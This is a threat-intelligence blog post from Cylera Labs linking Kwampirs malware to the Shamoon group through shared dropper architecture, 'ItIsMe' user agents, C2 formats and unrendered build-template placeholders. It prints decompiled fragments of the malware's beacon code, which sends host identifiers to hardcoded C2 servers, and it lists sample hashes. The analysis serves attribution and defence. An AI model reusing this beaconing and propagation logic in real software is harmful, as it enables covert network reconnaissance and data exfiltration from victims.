



# New Evidence Linking Kwampirs Malware to Shamoon APTS (Technical Blog)


[resources.cylera.com/new-evidence-linking-kwampirs-malware-to-shamoon-apt](https://resources.cylera.com/new-evidence-linking-kwampirs-malware-to-shamoon-apt)




By Pablo Rincón Crespo, *Vice President, Cybersecurity*

14 min read









## **New Discoveries Linking Kwampirs Malware to Shamoon APTS**

---

Cylera Labs has been investigating the Kwampirs malware actively since August 2018, and was the first to identify the similarities with Shamoon. In 2019, Pablo Rincón Crespo, vice president of Cybersecurity and lead researcher of Cylera Labs, released the first public findings pointing to important code similarities between Shamoon and Kwampirs at the [XIII STIC conference](#) held in Madrid on December 11th, 2019.

But having similarities in the tool doesn't necessarily mean the same threat actors are behind both malware families. Therefore, further investigation was necessary to discard the possibilities of potentially stolen code, or false flag operations. Shortly after Rincón's presentation at XIII STIC conference, two FBI Flashes and one FBI Private Industry Notification (PIN) were released, alerting about Kwampirs (January 6, February 5, and March 30, 2020), and some researchers have also tweeted about similarities between both malware families.

### **Cylera Labs Summary**

---

At that point we had all the known campaigns sinkholed, many victims identified (from small hospitals to “medical cities,” and gov institutions of Middle East countries), had already found the template system and were already trying to understand the evolution of all the Kwampirs artifacts available for download via public malware repositories (mainly VirusTotal and Hybrid Analysis). Our differential analysis was done with the help of radiiff2 (part of radare2 toolkit) and diaphora+IDA, and then reviewing manually the full sets of differences between every single version to understand all the divergence between the two malware families. During this process we also identified some additional components that went unnoticed for some time but that link the two families even more closely together.

The newly issued, in-depth [\*Cylera Labs Kwampirs Shamoon Technical Report\*](#) explains extensively, with artifacts, the different phases of the investigation, analysis and findings related to the evolution of Kwampirs and its connections with Shamoon 1 and 2 - where Kwampirs starts its activity between both Shamoon versions.

At Cylera Labs we assess with medium-high confidence that Shamoon and Kwampirs are the same group or really close collaborators, sharing updates, techniques and code over the course of multiple years, and this blogpost summarizes some of the key findings of our investigation:

## From Shamoon 1 to Kwampirs

---

During the investigation, Cylera discovered a malware artifact (dubbed “886e7” in the technical report) that is an intermediate version between Shamoon and Kwampirs. It’s basically a Shamoon Dropper in which the destructive components were not included, but


instead, only computer and network exploration code in the form of two reporters, probably in the middle of a refactor of the code.

Dropper sample:

[886e7271b1a0b0b6c8b2a180c2f34b1d08d899b1e4f806037a3c15feee604d7b](#)

What are the key properties of 886e7 similar to Shamoon 1?

- The main architecture of the Dropper is similar to Shamoon 1.
- There's some dead code, unreachable by default, indicating that this sample was probably compiled in the middle of a refactor (or repurpose process).
- Payloads are embedded in the resources, which are named PKCS12 and PKCS7, similar to the first Shamoon



There are two reporter modules in this sample. One of these Reporter modules sends data similar to the data sent by Shmoon 1, including a similar format and similar values (i.e., tick count for cache busting).

```

hInternet = InternetOpenW(L"ItIsMe", *(&dwAccessType + v0), (&lpszProxy)[2 * v0],
v22 = 0;
v24 = &off_40FE78[2 * v0];
do
{
    v18 = *(_BYTE **)v24;
    if ( v18 )
    {
        v2 = (const WCHAR *)unknown_libname_2(2048);
        get_mac((const unsigned __int16 *)&v25);
        v26 = 0;
        if ( v2 )
        {
            v3 = GetTickCount();
            sub_402080(L"http://%s?%s=%s&i=%s&c=%d", v18, L"afg", &unk_40D260, &v25, v3)

```

- The C2s are hardcoded in clear text within the binary, just like Shmoon 1.
- The propagation and infection code is similar to Shmoon 1. It is almost the same, just like Kwampirs, with nearly a one by one correspondence of the code. But then both Kwampirs and 886e7 share a small propagation method addition, in a separate thread, with a slightly more aggressive strategy that we explain a bit later.

Ok... But what about the 886e7 link with Kwampirs?

- The resources are executables, similar to Shmoon, but the downloaded components are DLLs, with exactly the same loader code as Kwampirs.
- Both reporters use "ItIsMe" as the user agent, like the early Kwampirs samples. It seems like a continuation of the one used by Shmoon ("you"). We found requests with this user-agent at the sinkhole server, indicating that there is still some activity of early kwampirs-infected hosts. See for example the Kwampirs sample:  
[a5e5b4e6caf7ac3ac8d9b7b3527f767ff011d138246686822fea213a3b0597fc](http://a5e5b4e6caf7ac3ac8d9b7b3527f767ff011d138246686822fea213a3b0597fc).

```

push    esi                ; dwFlags
push    edx                ; lpszProxyBypass
push    ecx                ; lpszProxy
push    eax                ; dwAccessType
push    offset szAgent    ; "ItIsMe"
call    ds:InternetOpenW

```

- The Dropper resources contain only "Reporter" modules. The reporters are the main payloads. No wiper, just like Kwampirs.

- In Kwampirs, when the reporter executes the downloaded component (DLL), it will search for an exported function called “CF”. Turns out this 886 Reporter uses the same DLL loader code and searches the callback string “cmdFunc” for the same purpose, so “CF” is probably the acronym in which it evolved, maybe to evade antivirus signatures based in static strings.

```

mov     ecx, [edi]
add     ecx, eax
push   ecx           ; char *
push   offset aCmdfunc ; "cmdFunc"
call   __stricmp
add     esp, 8
test   eax, eax
jz     short loc_401B1B
mov     eax, [ebp+var_4]
inc    eax
add     edi, 4
add     ebx, 2

```

The second reporter reduces the number of parameters in the URL format and encodes everything into a base64 string, except the value of GetTickCount() as a cache busting value, in a very similar way as Kwampirs does. Kwampirs evolves on top of this second Reporter, taking out the cache parameter, leaving only one parameter that packs multiple values inside. Shmoon 2 will inherit this format too.

```

hInternet = InternetOpenW(L"ItIsMe", *(&dwAccessType + v1), (&lpszProxy)[2 * v1],
v21 = 0;
v24 = &off_40FE78[2 * v1];
do
{
    v2 = *(_DWORD *)v24;
    if ( *(_DWORD *)v24 )
    {
        v3 = (const WCHAR *)unknown_libname_2(0x800u);
        if ( v3 )
        {
            v4 = v19;
            if ( !v19 )
                v4 = &unk_40D244;
            v5 = GetTickCount();
            sub_401FA0(L"http://%s?%s=%s&cache=%d", v2, L"abc", v4, v5);
            v0 = InternetOpenUrlW(hInternet, v3, 0, 0, 0x100u, 0);

```

The C2 returns data in the format of the Kwampirs C2, not like Shmoon 1. We know this because the sample explicitly looks for “911.” in the messages received (Figure 47), which is a string used by the Kwampirs C2 while downloading additional modules. Later versions remove the check of the “911.” string, but add cryptographic signature checks.



```

mov     ebx, ds:InternetCloseHandle
call   ebx ; InternetCloseHandle
mov     edx, [ebp+hInternet]
push   edx ; hInternet
call   ebx ; InternetCloseHandle
push   esi
call   delete__
mov     esi, [ebp+var_34]
add    esp, 4
test   esi, esi
jz     loc_40202A
cmp    edi, 3
jb     loc_40202A
xor    ebx, ebx
cmp    byte ptr [esi], '9'
jnz   loc_402010
cmp    byte ptr [esi+1], '1'
jnz   loc_402010
cmp    byte ptr [esi+2], '1'
jnz   loc_402010
cmp    edi, 3
jbe   loc_402010
add    edi, 0FFFFFFDh
lea    eax, [esi+3]
push  edi
push  eax
call  check_response_is_valid

```

The sample uses GetExtendedTcpTable(), similar to Kwampirs' use of GetTcpTable(). Both functions allow Kwampirs (and 886e7) to propagate more aggressively over the network, allowing intents of propagation over windows-based networks even if they are not in the same IPv4 range, which is ideal for supply chain explorations and infection intents over manufacturer VPN connections. On the other hand, Shamoons versions do not use any of these propagation methods. Some hypotheses for this limitation are explained in the Shamoons usage section of the report, but summarizing it, they would just limit the damage of the destructive components (wipers) this way, but they use them in Kwampirs to perform more aggressive propagations while doing reconnaissance operations.

## From Kwampirs to Shamoons 2

---

We found and identified a common template system between Kwampirs and Shamoons 2, that with the known timeline was first developed for Kwampirs, then implemented in Shamoons 2.

### The Kwampirs Unrendered Template:

```

push    offset aAsl      ; "###ASL###"
mov     tpl_AQF, offset aAqf ; "###AQF###"
mov     tpl_AAC, offset aAac ; "###AAC###"
mov     tpl_ACT, offset aAct ; "###ACT###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ASA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAsa ; "###ASA###"
call    sub_701E8EE0
test    al, al
jz     short loc_701E9871
push    offset aAb1      ; "###ABL###"
mov     tpl_APN, offset aApn ; "###APN###"
mov     tpl_APB, offset aApb ; "###APB###"
mov     tpl_ASI, offset aAsi ; "###ASI###"
mov     tpl_ABC, offset aAbc ; "###ABC###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ABA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAba ; "###ABA###"

```

First, we found a Kwampirs artifact embedding an extra component that was a Kwampirs template itself, with unrendered labels (placeholders).

- The binary template of this table can be found in the dropper with hash [1314a078a06d1dc528014715d229b173ed5fbdff42ccde33fb933cdb0b82727e](#)
- Inside, there is the resource named 102, that [contains](#) the hash [bbd346e70b3858682f9f54ff9a3aa86dd286a98ff2386fbaa929edf86bb6d3f2](#)
- And also you can find the rendered DLL at resource 101 with hash [3c51cc159d604627e8e0d53373b49453d80b200e8cc4ffe1552574e4aeb8a3a3](#)

This template was likely embedded by mistake by either the developers or the operators configuring an artifact for a new attack campaign (if any different). There are a few more droppers carrying unrendered templates (listed in the report). We have documented the variables of the template in the following table:

Variable name	Name format	Value	Value format	Notes
###ASA###	unicode	(buffer bin data)	struct array	C2 primary list, binary data Array, tries to use custom Proxy Bypass settings if provided
###ASL###	ASCII	7650	uint	Length of ASA in bytes
###AQF###	ASCII	180	uint	A value flag used as a kind of separator/check, for the binary exfiltrated data
###AAC###	ASCII	100	uint	Number of items (count) in C2 first list
###ACT###	ASCII	111 (...)	unicode	C2 primary list flags for access type for InternetOpenW dwAccessType (1 = Connection Direct)
###ABA###	unicode	(buffer bin data)	struct array	C2 secondary (backup) list, binary data Array encrypted, uses default proxy settings
###ABL###	ASCII	7668	uint	Length of ABA in bytes
###APN###	unicode	1	unicode	C2 Proxy Network bypass flags
###APB###	unicode	1 1 1 (...)	unicode	List of Proxy Bypass hostnames and addresses for InternetOpenW (not used in the samples analyzed, it has invalid values, but given that it is the first argument of one of the main functions, we believe it is, or will be, in use in other campaigns)
###ABC###	ASCII	100	uint	Number of items (count) in C2 second list
###ASI###	ASCII	111 (...)	unicode	C2 secondary list flags for InternetOpenW dwAccessType (1 = Connection Direct)

Why do we believe it was not present in Shmoon 1?

Shmoon 1 definitely didn't have this template system. This system adds auxiliary code preprocessing the values of the rendered placeholders. This auxiliary code is simply not present in Shmoon 1. It includes the preprocessing and building arrays based on data present in buffers with new lines as separators for multiple configuration parameters (in example, the C2 lists and options are built this way).

```

while ( scan_buffer_to_list(
    *(int *)((char *)dll_name_lengths + v61),
    (int)&dll_names_0 + v68,
    (_DWORD *)((char *)dll_names_dest + v61)) )
{
    v68 += dll_name_lengths[v63];
    ++v63;
    if ( v63 >= 5 )
    {
        constant_for_preinfo_buffer = (int)&dword_69F58370;
        size1 = (char *)&list_size_1;
        flag_proxy = (int)a1111111111111111;
        c2_urls_w_proxy_opts = (__int16 *)aUntnewsgrnkkg;
        proxy_list = (__int16 *)&unk_69F5D590;
        proxy_bypass_list = (__int16 *)&unk_69F623B0;
        flag_proxy2 = (int)a11111111111111_0;
        size2 = (char *)&unk_69F698E0;
        c2_urls_no_proxy_opts = (__int16 *)aNewsrn_tkInde;
        return 1;
    }
    v61 = v63 * 4;
}

```

And also there are traces that the values are embedded in ASCII, even for the numbers, because you can see the use of *atoi()* to convert them to integer format. The size of buffers, number of items, etc, are processed by *atoi()* function calls, which doesn't happen in Shamoan 1.

```

if ( !main_config_decryption_routine() ) // Main config decryption routine
    goto LABEL_18;
fixed_constant_for_preinfo_buffer = *(_BYTE *)constant_for_preinfo_buffer;
list_size1 = atoi(size1);
list_size2 = atoi(size2);
dwAccessTypes = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
c2_urls_with_proxy_opts = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
proxies = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
proxys_bypass = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
flags_fetch_send_system_version_info = (int)new__(list_size1);
c2_urls_no_proxy_opts_aka_list2 = (int)new__(4 * list_size2 | -((unsigned __int64)(unsigned int)list_size2 >> 30 != 0));
v0 = (_BYTE **)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
if ( !create_array_of_buffers_with_list_size((int)v0) )
    goto LABEL_18;
v1 = 0;
list_size1__ = list_size1;
v3 = dwAccessTypes;
while ( v1 < list_size1__ )
{
    *(_DWORD *)(v3 + 4 * v1) = *v0[v1] - 48;
    ++v1;
}
if ( !create_array_of_buffers_from_raw_values(c2_urls_with_proxy_opts, c2_urls_w_proxy_opts, list_size1__ ) )
    goto LABEL_18;
if ( !create_array_of_buffers_from_raw_values(proxies, proxy_list, list_size1) )
    goto LABEL_18;
if ( !create_array_of_buffers_from_raw_values(proxys_bypass, proxy_bypass_list, list_size1) )
    goto LABEL_18;
v4 = new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
if ( !create_array_of_buffers_with_list_size((int)v4) )
    goto LABEL_18;
v5 = 0;
v6 = list_size1;
v7 = flags_fetch_send_system_version_info;
while ( v5 < v6 )
{
    *(_BYTE *)(v7 + v5) = *v4[v5] != 0;
    ++v5;
}
if ( create_array_of_buffers_from_raw_values(c2_urls_no_proxy_opts_aka_list2, c2_urls_no_proxy_opts, list_size2) )
    result = 1;

```

And guess why they use atoi()...? Because in order to get the placeholders into the binary they inserted the placeholders as string literals, to let the project compile with those unrendered placeholders (ASCII, not numbers yet) without failing the compilation. And this also indicates that the template system was designed and implemented at a source code level, not overwriting values directly at binary executables.

How does this template system link with Shmoon 2?

Looking closely at Shmoon 264bit Dropper,

(the one with sha256 hash

61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842), in example,

the one used against GACA, one can find the following unrendered placeholders:

```
loc_140004AF2:
xor     eax, eax
lea     rdi, aAv1      ; "###AV1###"
mov     rcx, r13
repne scasb
mov     cs:qword_140032DE8, rbp
not     rcx            ; Size
lea     rbx, [rcx-1]
call   ???@VAPEAX_KQZ ; operator new(unsigned __int64)
lea     r8, [rbx+1]   ; Count
lea     rdx, aAv1     ; "###AV1###"
mov     rcx, rax      ; Dest
mov     rbp, rax
call   strncpy
mov     ecx, esi
test    rbx, rbx
jz     short loc_140004B50
```

```
loc_140004B50:
xor     eax, eax
lea     rdi, aAv2     ; "###AV2###"
mov     rcx, r13
repne scasb
mov     cs:qword_140032DF0, rbp
not     rcx            ; Size
lea     rbx, [rcx-1]
call   ???@VAPEAX_KQZ ; operator new(unsigned __int64)
lea     r8, [rbx+1]   ; Count
lea     rdx, aAv2     ; "###AV2###"
mov     rcx, rax      ; Dest
mov     rbp, rax
call   strncpy
mov     ecx, esi
test    rbx, rbx
jz     short loc_140004BA1
```

###AV1### and ###AV2###


These placeholders are related to the resource embedding parameters needed to access the payload to drop, which is the Reporter component, with the difference that Kwampirs will also add a simple steganographic layer on top, to hide the payload a bit more. But both of the

placeholders match the format of Kwampirs placeholders. With this we get a better picture of the full process.


First the reporters are rendered, then they are embedded into the droppers which also use another template for the Dropper, with the correct parameters of the payloads to drop. The only difference is that Shamoon has more components (the Wiper executable plus driver), and has a 32bit version of all its components as well as a 64bit version of all them, packed in a 64bit Dropper which goes embedded in the 32bit Dropper.

Using a template system with a builder just makes sense to avoid steps of failure in the configuration of new campaigns. The rendering process of both malware families would look like the following diagrams:

### Shamoon 2 New Campaign Building Process:



### Kwampirs New Campaign Building Process:



### But This is Not a Template. Why are Shamoan 2 Placeholders Unrendered?

It's complex to control mistakes when you have too many components carrying other components and different architectures carrying other architecture components.. and maybe the luck aligns to not even let you know. Shamoan has 32-bit and 64-bit components, but they don't duplicate the code such as they have one codebase for 32-bit and another for 64-bit.

We believe they share the same code and use C macros, preprocessor options for the compiler, to enable and disable things specific to the architecture. One of these things is the process of checking the architecture and dropping and executing the 64-bit Dropper component, which only happens when the execution detects that the system is 64-bit based.

But when the 64-bit Dropper starts its execution, it shouldn't perform the same checks and it shouldn't drop any other payload. And it doesn't, but the template system mistakenly embedded part of the code related to the 64-bit dropper, and at the auxiliary code of the template system it leaves the placeholders unrendered, which are not really used, and that's

why the program doesn't crash during execution. This way, the developers probably didn't realize they were embedding unrendered placeholders, leaking their format.

Summarizing, `###AV1###` and `###AV2###` are related to the payload dropping of the 64-bit version of the Dropper, which is not used by the 64-bit version itself (otherwise it would drop yet another copy of itself!), and they didn't wrap correctly with architecture based macros so they got embedded in the template systems' auxiliary code...and this became a fingerprint of themselves! Oops - problem now!

## And Why Kwampirs before Shamoon 2 and not the opposite?
















Traces of the auxiliary code, as well as the placeholders, were identified in Shamoon 2 (in all "Shamoon 2" campaigns), with a flow graph slightly different, probably to bypass Antivirus signatures and automated clustering systems, but it still can be easily identified with the auxiliary code of the template system.

We believe Shamoon 2 inherited all this code from Kwampirs, and not the opposite, because Shamoon 1 didn't have this template system back in 2012, and it was first seen in Kwampirs artifacts dated (and uploaded to VirusTotal) before Shamoon 2 attacks of November 2016.

For example, the sample with hash

[6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3](#) belongs to Kwampirs campaign E, and it was uploaded to VirusTotal with a first submission date of 2016-06-23 15:40:12, 6 months before "the known return of Shamoon 2", which happened in November 2016 (as far as OSINT tells us).

